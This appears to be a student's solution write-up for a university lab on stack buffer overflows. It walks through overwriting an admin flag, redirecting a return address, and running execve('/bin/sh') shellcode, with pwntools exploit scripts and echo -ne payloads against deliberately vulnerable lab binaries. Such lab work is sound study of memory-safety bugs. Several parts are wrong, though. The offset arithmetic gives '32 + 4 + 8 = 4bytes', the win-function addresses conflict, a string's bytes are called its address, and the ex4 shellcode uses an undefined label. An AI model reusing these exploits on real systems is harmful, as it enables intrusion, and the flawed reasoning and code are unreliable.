Laborator 2 – Rezolvare

\*\*[Q1]\*\*: Can you imagine a scenario where this would affect a program's behavior?

A program with a function that takes user input and stores it in a buffer (e.g., a string of 8 characters). Additionally, the function has a separate variable, say is\_admin, which determines whether the user has administrative privileges. If this variable is stored directly after the buffer in memory, and the program doesn't properly check the size of the input, a malicious user could input more than 8 characters, causing the extra data to overflow into the space allocated for is\_admin.

**For example:**

* The buffer allows 8 characters, and the attacker provides 16 characters.
* The first 8 characters are stored in the buffer as intended, but the remaining 8 characters overwrite the value of is\_admin (or any other adjacent variable).
* If is\_admin was originally set to false (or 0), the overflow could change its value to true (or 1), granting the user administrative privileges.

In this scenario, the buffer overflow directly affects the program's behavior by changing critical control data (like user privilege status), potentially allowing unauthorized access or other unintended behavior.

**Ex1:** For the first exercise (`ex1.c`), we will be using the scenario you imagined at the previous question. The stack contains a variable that maintains the admin status of the current user. A user is made admin only if they know a secret password.

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  18  18  19  20  21 | #include <stdio.h>  #include <string.h>  #include <stdlib.h>  char \*SECRET = ".hidden";  int main() {      long is\_admin = 0;      char password[8];      scanf("%s", password);      if (0 == strcmp(password, SECRET)) {          is\_admin = 1;      }        if (is\_admin != 0) {          puts("Access granted!");      } else {          puts("Access denied!");      }  } |

\*\*[Q2]\*\*: Can you bypass the check that "grants you access", without knowing the secret password?

The program reads user input into a buffer password[8] and compares the input to a hidden secret password (.hidden). If the password matches, it sets is\_admin to 1, granting admin access. Otherwise, the access is denied.

Where the vulnerability lies:

* The password array is 8 characters long (char password[8]), but scanf("%s", password) does not restrict how many characters the user can input. This creates a buffer overflow vulnerability.
* The variable is\_admin is a long type (which typically takes 8 bytes) and is stored on the stack, likely next to the password buffer.
* If you input more than 8 characters, the extra characters will overflow past the password buffer and may overwrite the is\_admin variable.

The stack layout will look something like this in memory:


| password[8] (8 bytes) | is\_admin (8 bytes) |


The buffer overflow occurs when more than 8 bytes are input into password, and this extra data will overwrite the is\_admin value.

We compile the program without security protections such as stack cookies, ASLR (Address Space Layout Randomization), or any other mitigations.

gcc -o ex1 ex1.c -fno-stack-protector -z execstack -no-pie

* -fno-stack-protector disables stack cookies.
* -z execstack allows executing code on the stack.
* -no-pie disables Position Independent Executable (PIE), making it easier to predict memory addresses.





The first 8 characters (aaaaaaaa) fill up the password buffer.

The 1 overflows into is\_admin, setting it to a non-zero value.

\*\*[Q3]\*\*: How can we inspect the stack layout of a program?

To exploit a buffer overflow effectively, it's crucial to understand the **stack layout** of the program:

* **Compile the Program with Debugging Symbols**: To inspect the stack layout in detail, compile the program with debugging symbols:
  + gcc -g -o ex1 ex1.c -fno-stack-protector -z execstack -no-pie

The -g flag includes debugging information, allowing gdb to show more detailed information about the program.

* + **Start gdb**: Launch gdb and load the binary:
    - gdb ./ex1
  + **Set a Breakpoint**: To inspect the stack layout at a specific point, we use a breakpoint. For instance, set a breakpoint at main to stop the program at the start of execution:
* (gdb) break main
  + **Run the Program**: Start the program in gdb:
    - (gdb) run


**Inspect the Stack**: Once the program hits the breakpoint, you can inspect the stack using the following commands:

* **info frame**: Displays the current function's stack frame.
* **info registers**: Shows the register values, including the stack pointer (rsp).
* **x/20x $rsp**: Examines 20 hexadecimal values from the stack pointer (rsp) to see the stack's contents.

**Inspect Variables on the Stack:** You can also inspect the memory address of local variables (such as password or is\_admin) using:

* + - (gdb) print &password
    - (gdb) print &is\_admin





**Ex2:** This time, in `ex2.c`, the variable `is\_admin` has to be equal to the value `0xDEADBEEF` for the user to be "granted access". Let's try getting access again, without using the correct password. We can use `echo -e` to pass bytes directly as input. For example:

$ echo -ne 'inputdeadbeef' # prints "inputdeadbeef", 13 characters

$ echo -ne 'input0xdeadbeef' # prints "input0xdeadbeef", 15 characters

$ echo -ne 'input\xde\xad\xbe\xef' # prints "input" + 4 ascii characters corresponding to each of the hex values 0xDE, 0xAD, 0xBE, 0xEF

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  18  18  19  20 | #include <stdio.h>  #include <string.h>  char \*SECRET = ".hidden";  int main() {      long is\_admin = 0;      char password[8];      scanf("%s", password);      if (0 == strcmp(password, SECRET)) {          is\_admin = 0xDEADBEEF;      }        if (is\_admin == 0xDEADBEEF) {          puts("Access granted!");      } else {          puts("Access denied!");      }  } |

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  18  18  19  20 | #!/usr/bin/env python3  from pwn import \*  # Step 1: Open the binary as a process  target = process("./ex2")  # Update the path if necessary  # Step 2: Craft the payload  # 8 bytes of padding for the 'password' buffer + overwrite with 0xDEADBEEF in little-endian  payload = b'aaaaaaaa' + p32(0xDEADBEEF)  # Step 3: Send the payload  target.send(payload)  # Using 'send' so no newline is added  # Step 4: Enter interactive mode to see the result  target.interactive() |

\*\*[Q4]\*\*: How can we exploit the program just with `echo -ne`?


To exploit this program (ex2.c) using a buffer overflow, we need to bypass the password check and set the is\_admin variable to the value 0xDEADBEEF. Since the program is vulnerable to a buffer overflow, we can overwrite is\_admin directly by overflowing the password buffer with crafted input.

1. **Understanding the Stack Layout**:
   * The password buffer is 8 bytes (char password[8]).
   * After the buffer, we have the is\_admin variable (which is a long, or 8 bytes on a 64-bit machine).
   * If we input more than 8 bytes, we can overflow the buffer and overwrite is\_admin.
2. **The Exploit**: To exploit the program, we need to:
   * Overflow the password buffer with 8 arbitrary characters.
   * Overwrite the value of is\_admin with 0xDEADBEEF. Since we are on a little-endian system, this value will be represented as \xef\xbe\xad\xde.
3. **Crafting the Input:** Using echo -ne, we can craft the input:

echo -ne 'aaaaaaaa\xef\xbe\xad\xde' | ./ex2

1. **Running the Exploit:** After running the above command, if the buffer overflow works, you should see the following output:

Access granted!



**Automating the Exploit Using pwntools**

1. **Open the Process**: We start by creating the target process.
2. **Build the Payload**: We craft the payload to overflow the buffer and set is\_admin to 0xDEADBEEF.
3. **Send the Payload**: The payload is sent to the target process.
4. **Interact with the Process**: After sending the payload, we can make the process interactive to see the output.

Code for solve\_ex2.py is above.

**Running the Exploit:**

1. Make the script executable:


chmod +x solve\_ex2.py

1. Run the exploit:

./solve\_ex2.py

If everything works correctly, you should see:

Access granted!



**Ex3:** For this exercise, we will explore the real strength of buffer overflows. Variables hold some weight into influencing program execution, but by overwriting control-flow data on the stack, we are able to hijack execution to achieve arbitrary computation. Remember the calling convention, pictured below? Overwriting the function return address gives us the potential Aleph One explores in his Phrack article, which is to completely control the execution of the program.

1. **Memory Layout**: To find out how many bytes are between the beginning of the vulnerable buffer and the return address, you typically need to:
   * Understand the memory layout of the stack when the function is called.
   * Determine the size of local variables and other data on the stack.
2. **Buffer Size and Overwriting Return Address**: Generally, you will have:
   * A buffer for user input (e.g., char buffer[SIZE];)
   * Local variables for the function (e.g., int local\_var;)
   * The saved base pointer (ebp/rbp).
   * The return address.

**Steps to Exploit the Program**

1. **Determine Buffer Size and Offsets**: We need to find out how many bytes fit between the buffer and the return address.
   * We can usually determine this by using GDB to inspect the stack during a breakpoint.
2. **Construct the Payload**:
   * The payload must include:
     + The number of bytes needed to fill the buffer and reach the return address.
     + The address to which you want to redirect execution (in this case, a location that prints "ESCAPING THE MATRIX").
3. **Modify the Target Program**:
   * If needed, write or modify the target program to include a function that prints "ESCAPING THE MATRIX" and ensure you can redirect to this function using its address.

Below is an example of how to construct the exploit in Python using the pwntools library. We will assume the vulnerable program is compiled as vuln and contains a function print\_matrix\_message() that prints "ESCAPING THE MATRIX".

Solve\_ex3.py:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  18  18  19  20  21 | from pwn import \*  # Start the vulnerable program  p = process('./ex3')  # Replace with the actual compiled binary name  # The address of the win function  win\_address = 0x0000000000001169  # Address from the disassembly  # Create the payload  padding = b'A' \* 40  # 40 bytes to reach the return address  payload = padding + p64(win\_address)  # Append the win function address (64-bit)  # Send the payload  p.sendline(payload)  # Interact with the process to see the output  p.interactive() |

**Explanation of the Code**

* **process('./vuln')**: This starts the vulnerable program.
* **address\_of\_print\_function**: Replace this placeholder with the actual memory address of the function that prints "ESCAPING THE MATRIX". You can find this using GDB:

gdb ./vuln

(gdb) disassemble print\_matrix\_message

* **buffer\_size**: This should be set to the size of the vulnerable buffer.
* **offset\_to\_return\_address**: Adjust this according to the stack layout; it usually accounts for the buffer size and any other local variables before the return address.
* **payload**: This constructs the payload to fill the buffer and overwrite the return address with the address of your target function.
* **target.sendline(payload)**: This sends the crafted payload to the program.
* **target.interactive()**: This allows you to interact with the program after the payload has been sent.


**Finding the Return Address Offset**

We can find the correct buffer size and return address offset using GDB:

1. Set a breakpoint in the vulnerable function.
2. Run the program until it hits the breakpoint.
3. Use commands like info frame to see the stack layout and identify offsets.

Commands used:

1. gcc -o vuln ex3.c -fno-stack-protector -z execstack -no-pie
2. gdb ./vuln
3. (gdb) disassemble win
4. Look for the address at the start of the win() function and make a note of it: 0x00401156



\*\*[Q5]\*\*: How many bytes are between the beginning of our vulnerable buffer and the return address?

**Memory Layout:**

* **buffer[32]**: The buffer occupies **32 bytes** on the stack.
* **int b**: The integer variable occupies **4 bytes**.
* **long a**: The long variable occupies **8 bytes**.

**Calculation**

1. **Size of buffer**: 32 bytes
2. **Size of int b**: 4 bytes
3. **Size of long a**: 8 bytes

The return address is typically located right after the local variables in the stack frame. Therefore, the total size from the start of the stack frame to the return address can be calculated as follows:

* Total bytes before return address:
  + **Size of buffer**: 32 bytes
  + **Size of int b**: 4 bytes
  + **Size of long a**: 8 bytes

**Total Bytes Calculation:**

Total Bytes=Size of buffer + Size of b + Size of a

Total Bytes = 32 + 4 + 8 = 4bytes

Write a Python exploit using pwntools that hijacks execution and forces the vulnerable program to print "\*ESCAPING THE MATRIX\*". – see solve\_ex3.py from above

**Ex4:** Welcome to the 90's, powerful byte mage. Thou shalt not worry, the [NX bit](https://en.wikipedia.org/wiki/NX\_bit) hath not been invented yet. In other words, 'tis \*shellcoding\* time.

For this exercise, we need to craft \*shellcode\*. As we've seen in the Phrack article, shellcode is basically a snippet of bytecode that runs a \*shell\*, like `/bin/sh`. Back in the day, to craft shellcode you would need to write assembly and then copy the compiled bytecode from your executable into your payload. Nowadays, we can just use the cool `asm` module ([link to docs](https://docs.pwntools.com/en/stable/asm.html)) from pwntools to directly compile and extract bytecode from assembly. Additionally, we can use `shellcraft` to help with certain instructions ([link to docs](https://docs.pwntools.com/en/stable/shellcraft/amd64.html)).

Our objective is to craft a payload that will overwrite the return address of the function with the location of the input buffer. Then, the rest of the payload has to be the \*shellcode\*. In general, we'd want to execute a syscall, usually the `execve` syscall. You can check a syscall table for Linux x86\\_x64 [here](https://blog.rchapman.org/posts/Linux\_System\_Call\_Table\_for\_x86\_64/). You can execute syscalls with the `syscall` instruction, after you have ensured that the parameters are set up correctly in the registers, as seen in the syscall table.

\*\*[Q6]\*\*: What type is the first argument to `execve`? Check the manual (`man execve`).

The first argument to **execve** is a **const char \*pathname**. This means it expects a pointer to a null-terminated string that contains the path to the executable file.

\*\*[Q7]\*\*: How can we get the right address of `/bin/sh`?

To get the right address of /bin/sh, we can use the asm function from pwntools to assemble a string into bytecode. However, since we're working with a Linux x86-64 system, we need to ensure that the string is properly null-terminated and that the address is correctly aligned.

Here's an example of how we can get the address of /bin/sh:

bin\_sh\_addr = u64(b"/bin/sh\x00")

This will give us the address of the string /bin/sh followed by a null terminator.

To assemble the whole payload manually, we'll need to write the assembly code that prepares the syscall to execute execve("/bin/sh", NULL, NULL):

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | assembly\_code = """      mov rax, 59         ; execve syscall number      mov rdi, {}         ; address of "/bin/sh"      xor rsi, rsi        ; NULL pointer for argv      xor rdx, rdx        ; NULL pointer for envp      syscall  """.format(bin\_sh\_addr)  # Assemble the assembly code into bytecode  payload = asm(assembly\_code) |

This assembly code sets up the execve syscall by moving the syscall number into rax, the address of /bin/sh into rdi, and NULL pointers into rsi and rdx. Finally, it executes the syscall using the syscall instruction.

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  62  63  64  65  66  67  68  69  70  71  72  73  74  75 | #!/usr/bin/env python3  from pwn import \*  # Set the architecture and OS for asm()  context.update(arch='amd64', os='linux')  # Start the target process  target = process("./ex4")  # Receive the leaked buffer address from the target  leak = target.recvline().strip()  print(f"Leaked buffer address: {leak}")  # Receive the leaked buffer address from the target  leak = target.recvline().strip().decode('utf-8')  # Decode the byte string to a regular string  print(f"Leaked buffer address: {leak}")  # Convert the leaked address from hex string to integer  buffer\_address = int(leak, 16)  # Shellcode to execute execve("/bin/sh", NULL, NULL)  # Prepare the shellcode  shellcode = asm('''      xor rdi, rdi                  # Clear rdi to NULL (argv)      xor rsi, rsi                  # Clear rsi to NULL (envp)      lea rdi, [rel binsh]          # Load effective address of '/bin/sh' into rdi      mov rax, 59                   # syscall number for execve      syscall                        # Make the syscall  ''')  # Define the string '/bin/sh' that we will use in the payload  binsh = b'/bin/sh\x00'  # Null-terminated string  # Create the payload  nop\_sled = b'\x90' \* (256 - len(shellcode) - len(binsh))  # NOP sled before the shellcode  payload = nop\_sled + shellcode + binsh + p64(buffer\_address)  # Append the address to overwrite the return address  # Print disassembly of the shellcode for verification  print(f"Disassembly of shellcode:\n{disasm(shellcode)}")  print(f"Payload length: {len(payload)}")  # Auto-crafted and hand-crafted examples  craft\_payload = asm(shellcraft.amd64.mov("rdi", u64(b"/bin/cat")))  hand\_payload = asm(f"mov rdi, {u64(b'/bin/cat')}")  # Print disassembled auto-crafted and hand-crafted payloads  print(f"AUTO-CRAFTED:\n{disasm(craft\_payload)}")  print(f"HAND-CRAFTED:\n{disasm(hand\_payload)}")  # Demonstrate manual assembly for different operations  manual = asm("mov rdi, 10")  manual += asm("xor rdi, 1")  print(f"MANUAL:\n{disasm(manual)}")  # Send the crafted payload to the target  target.send(payload)  # Drop to interactive mode to use the shell  target.interactive() |

